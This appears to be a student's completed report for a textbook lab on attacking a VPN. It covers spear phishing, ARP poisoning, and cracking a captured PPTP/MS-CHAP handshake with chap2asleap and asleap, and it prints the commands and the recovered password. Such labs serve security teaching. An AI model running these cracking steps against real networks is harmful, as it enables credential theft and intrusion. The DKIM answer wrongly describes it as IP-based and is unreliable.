

Attacking a Virtual Private Network (3e)

Network Security, Firewalls, and VPNs, Third Edition - Supplemental Lab 04

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Time on Task:
3 hours, 36 minutes

Progress:
100%

Report Generated: Wednesday, July 27, 2022 at 10:56 AM

Section 1: Hands-On Demonstration

Part 1: Observe a Social Engineering Attack

10. Make a screen capture showing the entire travel itinerary for Marina and Rita.

travel.pdf - Adobe Acrobat Reader DC

File Edit View Window Help

Home Tools travel.pdf x

Attacking a Virtual Private Network (3e)

vWorkstation

2022-07-12 00:21:12

Christopher Phan

79.1%

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Paradise Airlines ITINERARY for Marina Sugarton and Rita Sugarton

Date	Details	Class	Notes
15 Feb 2016	PAR 2120 Leave Cleveland (CVG) 6:28 am – Arrive Atlanta (ATL) 8:02 am	FIRST	Snack service.
15 Feb 2016	PAR 523 Leave Atlanta (ATL) 10:02 am Arrive Los Angeles (LAX) 12:17 pm	FIRST	Lunch service. Snack service.
15 Feb 2016	PAR 4301 Leave Los Angeles (LAX) 1:43 pm Arrive Kahului (OGG) 4:08 pm	FIRST	Lunch service. Snack service.
20 Feb 2016 To 21 Feb 2016	PAR 4302 Leave Kahului (OGG) 7:28 pm – *** OVERNIGHT FLIGHT *** Arrive Los Angeles (LAX) 5:10 am	FIRST	Snack service. Breakfast service
21 Feb 2016	PAR 227 Leave Los Angeles (LAX) 7:08 am Arrive Atlanta (ATL) 3:15 pm	FIRST	Lunch service. Snack service.
21 Feb 2016	PAR 194 Leave Atlanta (ATL) 4:22 pm Arrive Cleveland (CVG) 6:07 pm	FIRST	Lunch service. Snack service.


Paradise Flyer Priority: Marina Sugarton 2049532233, Rita Sugarton 2042394211

Search tools

- Export PDF
- Create PDF
- Edit PDF
- Comment
- Combine Files
- Organize Pages
- Redact
- Protect
- Optimize PDF

10:21 PM
7/11/2022

16. Make a screen capture showing Marina's email.




Part 2: Craft a Spear Phishing Email

4. **Describe** your favorite scam email or an example of a scam email that you have received in the past.

My favorite scam email has always been emails that run around the idea that they are a long lost family members of mine, and that they need immediate funds so I can meet them. Riddled with spelling and grammar errors, but are pretty fun reads.


33. Make a screen capture showing the **Blocked by SPF** message in the email headers.



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
43. Make a screen capture showing the **transaction.php** page in the browser.



Section 2: Applied Learning

Part 1: Perform a Man-in-the-Middle Attack

5. Make a screen capture showing the RemoteWindows01 ARP table.



The screenshot shows a Windows Command Prompt window titled "Administrator: Command Prompt" with the window name "Attacking a Virtual Private Network (3e)". The command prompt displays the following information:

```
Administrator: Command Prompt
Attacking a Virtual Private Network (3e)
IPv4 Address. . . . . : 192.168.78.1
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :
Ethernet adapter Student:

    Connection-specific DNS Suffix  . :
    IPv4 Address. . . . . : 10.0.1.2
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.0.1.1

C:\Users\Administrator>arp -a

Interface: 10.0.1.2 --- 0x9
Internet Address      Physical Address      Type
10.0.1.1              00-50-56-ab-37-6c    dynamic
10.0.1.255            ff-ff-ff-ff-ff-ff    static
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.251           01-00-5e-00-00-fb    static
224.0.0.252           01-00-5e-00-00-fc    static

Interface: 192.168.78.1 --- 0xe
Internet Address      Physical Address      Type
192.168.78.254        00-50-56-ab-2b-0d    dynamic
192.168.253.254       00-50-56-ab-2b-0d    dynamic
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.251           01-00-5e-00-00-fb    static
255.255.255.255       ff-ff-ff-ff-ff-ff    static

C:\Users\Administrator>
```

The taskbar at the bottom shows the Windows Start button, search icon, task view icon, and several application icons including File Explorer, Edge, Firefox, Chrome, and WinSCP. The system clock in the bottom right corner displays "10:44 PM 7/11/2022".

17. Make a screen capture showing the RemoteWindows01 ARP table after the ARP poisoning.

```
Administrator: Command Prompt
Attacking a Virtual Private Network (3e)
Microsoft Windows [Version 10.0.17763.1217]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>arp -a


Interface: 192.168.78.5 --- 0xd
Internet Address      Physical Address      Type
192.168.78.254        00-50-56-ab-2b-0d     dynamic
224.0.0.22            01-00-5e-00-00-16     static
224.0.0.251           01-00-5e-00-00-fb     static
255.255.255.255       ff-ff-ff-ff-ff-ff     static

Interface: 172.30.0.2 --- 0x11
Internet Address      Physical Address      Type
172.30.0.1            00-50-56-ab-03-b3     dynamic
172.30.0.10           00-50-56-ab-90-70     dynamic
172.30.0.255          ff-ff-ff-ff-ff-ff     static
224.0.0.22            01-00-5e-00-00-16     static
224.0.0.251           01-00-5e-00-00-fb     static
224.0.0.252           01-00-5e-00-00-fc     static
255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\Administrator>
```

Part 2: Crack a VPN Password using Captured Packets

12. Make a screen capture showing the cracked VPN password.



The screenshot shows a terminal window titled "Attacking a Virtual Private Network (3e)" with the prompt "root@AttackLinux01: ~". The terminal displays the following commands and output:

```
[>] Result:
cd /usr/bin
./asleap -C 52:fc:45:a2:de:70:ee:b2 -R ed:5f:c6:3b:8f:8e:01:a0:33:b3:cb:6c:df:19
:03:12:cd:a8:41:b4:06:0c:57:08 -W ./words.list
asleap 2.2 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
Using wordlist mode with "./words.list".
Could not recover last 2 bytes of hash from the
challenge/response. Sorry it didn't work out.
[*] Done! =)

root@AttackLinux01:~# python chap2asleap.py -u vpnuser01 -c 10e185bdb53295b87955
6b1f61f10a12 -r e13859b5853919b28355264a7fb398260000000000000000ed5fc63b8f8e01a0
33b3cb6cdf190312cda841b4060c570800 -x -p /usr/bin -d ./words.list
[*] chap2asleap v0.2 #3 ~ Asleap Argument Generator
[>] Result:
cd /usr/bin
./asleap -C c6:76:f5:d4:4d:fc:8e:a1 -R ed:5f:c6:3b:8f:8e:01:a0:33:b3:cb:6c:df:19
:03:12:cd:a8:41:b4:06:0c:57:08 -W ./words.list
asleap 2.2 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
Using wordlist mode with "./words.list".
hash bytes:      f61b
NT hash:         217e50203a5aba59cefa863c724bf61b
password:        P@ssw0rd!
[*] Done! =)

root@AttackLinux01:~#
```

At the bottom of the terminal window, there is a status bar showing "CHAP value data (chap.value), 49 bytes", "Packets: 1359 · Displayed: 4 (0.3%)", and "Profile: Default".

Section 3: Challenge and Analysis


Part 1: Recommend Additional Spam Filtering Mechanisms

Describe the role of the DKIM and DMARC in a mailing infrastructure, and how these implementations help to prevent email forgery. Use the Internet to perform your research on these mechanisms.

DKIM (DomainKeys Identified Mail) and DMARC (Domain-based Message Authentication) are both email authentication methods that prove to email services that the sender is authorized to send emails from certain domains. These verify that the content of the emails has been untampered with and has been authorized by the email server. DKIM authentication is based on allowed domain IPs that can interact with the host's domain, utilizing TXT records in the domain panel. DMARC builds off of the DKIM, in that it validates emails by using the records of the DKIM, creating policies based on the failures of DMARC validation.

Part 2: Enable Punycode Translation in Firefox

Make a screen capture showing the **enabled Display Punycode setting in Firefox**.




Part 3: Perform a Phishing Attempt to Test User Security Awareness

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Make a screen capture showing the **email message headers** in Thunderbird.



Make a screen capture showing the **Punycode** displayed in the Firefox web browser.

